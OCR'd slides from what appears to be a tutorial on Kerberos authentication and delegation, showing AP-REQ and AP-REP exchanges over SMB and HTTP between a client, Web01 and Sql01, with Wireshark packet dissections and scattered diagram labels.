
AP-REQ (SMB)

- AP-REQ through SMB on behalf of Vegeta
- CIFS ticket + authenticator




```
▾ SMB2 (Server Message Block Protocol version 2)
  ▸ SMB2 Header
  ▾ Session Setup Request (0x01)
      [Preauth Hash: 9366463323c3ef10c6e6412e199077a24d33b6baf5992162…]
    ▸ StructureSize: 0x0019
    ▸ Flags: 0
    ▸ Security mode: 0x01, Signing enabled
    ▸ Capabilities: 0x00000001, DFS
      Channel: None (0x00000000)
      Previous Session Id: 0x0000000000000000
      Blob Offset: 0x00000058
      Blob Length: 1970
    ▾ Security Blob: 608207ae06062b0601050502a08207a23082079ea030302e…
      ▾ GSS-API Generic Security Service Application Program Interface
          OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
        ▾ Simple Protected Negotiation
          ▾ negTokenInit
            ▸ mechTypes: 4 items
              mechToken: 6082076006092a864886f71201020201006e82074f308207…
            ▾ krb5_blob: 6082076006092a864886f71201020201006e82074f308207…
                KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
                krb5_tok_id: KRB5_AP_REQ (0x0001)
              ▾ Kerberos
                ▾ ap-req
                    pvno: 5
                    msg-type: krb-ap-req (14)
                    Padding: 0
                  ▸ ap-options: 20000000
                  ▸ ticket
                  ▸ authenticator
```


Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
NTDS
TGS
Vegeta
HTTP
CIFS
ST
Info
Auth
Vegeta
15:00



Secret Key
Session Key
TS
Timestamp
Auth
Authenticator
AS
TGS
NTDS
Vegeta
HTTP
TS
CIFS
TS
TS

AP-REP (SMB)

- AP-REP through SMB
- ST encrypted with session key
- Mutual authentication between Web01 and Sql01




```
SMB2 (Server Message Block Protocol version 2)
  SMB2 Header
  Session Setup Response (0x01)
    [Preauth Hash: 9366463323c3ef10c6e6412e199077a24d33b6baf5992162…]
    StructureSize: 0x0009
    Session Flags: 0x0000
    Blob Offset: 0x00000048
    Blob Length: 184
    Security Blob: a181b53081b2a0030a0100a10b06092a864882f712010202…
      GSS-API Generic Security Service Application Program Interface
        Simple Protected Negotiation
          negTokenTarg
            negResult: accept-completed (0)
            supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
            responseToken: 60819706092a864886f71201020202006f8187308184a003…
            krb5_blob: 60819706092a864886f71201020202006f8187308184a003…
              KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
              krb5_tok_id: KRB5_AP_REP (0x0002)
              Kerberos
                ap-rep
                  pvno: 5
                  msg-type: krb-ap-rep (15)
                  enc-part
                    etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                    cipher: cf911ae422dc043e9503cd6b3e6f5e2e7366bac728f27982…
                      encAPRepPart
                        ctime: 2021-04-12 14:21:02 (UTC)
                        cusec: 26
                        subkey
                        seq-number: 282870971
```



AS
NTDS
TGS
Vegeta
TGT
ST
ST
TS
TS
15:00
TS
TS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

AP-REP (HTTP)

- AP-REP through HTTP
- ST encrypted with session key
- Mutual authentication between the Client and Web01



```
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Cache-Control: private\r\n
  Content-Type: text/html; charset=utf-8\r\n
  Server: Microsoft-IIS/10.0\r\n
  X-AspNet-Version: 2.0.50727\r\n
  Persistent-Auth: true\r\n
  X-Powered-By: ASP.NET\r\n
   [truncated]WWW-Authenticate: Negotiate oYG2MIGzoAMKAQChCwYJKoZIgvcSAQICooGe
    GSS-API Generic Security Service Application Program Interface
      Simple Protected Negotiation
        negTokenTarg
          negResult: accept-completed (0)
          supportedMech: 1.2.840.48018.1.2.2 (MS KRB5 - Microsoft Kerberos 5)
          responseToken: 60819806092a864886f71201020202006f8188308185a003…
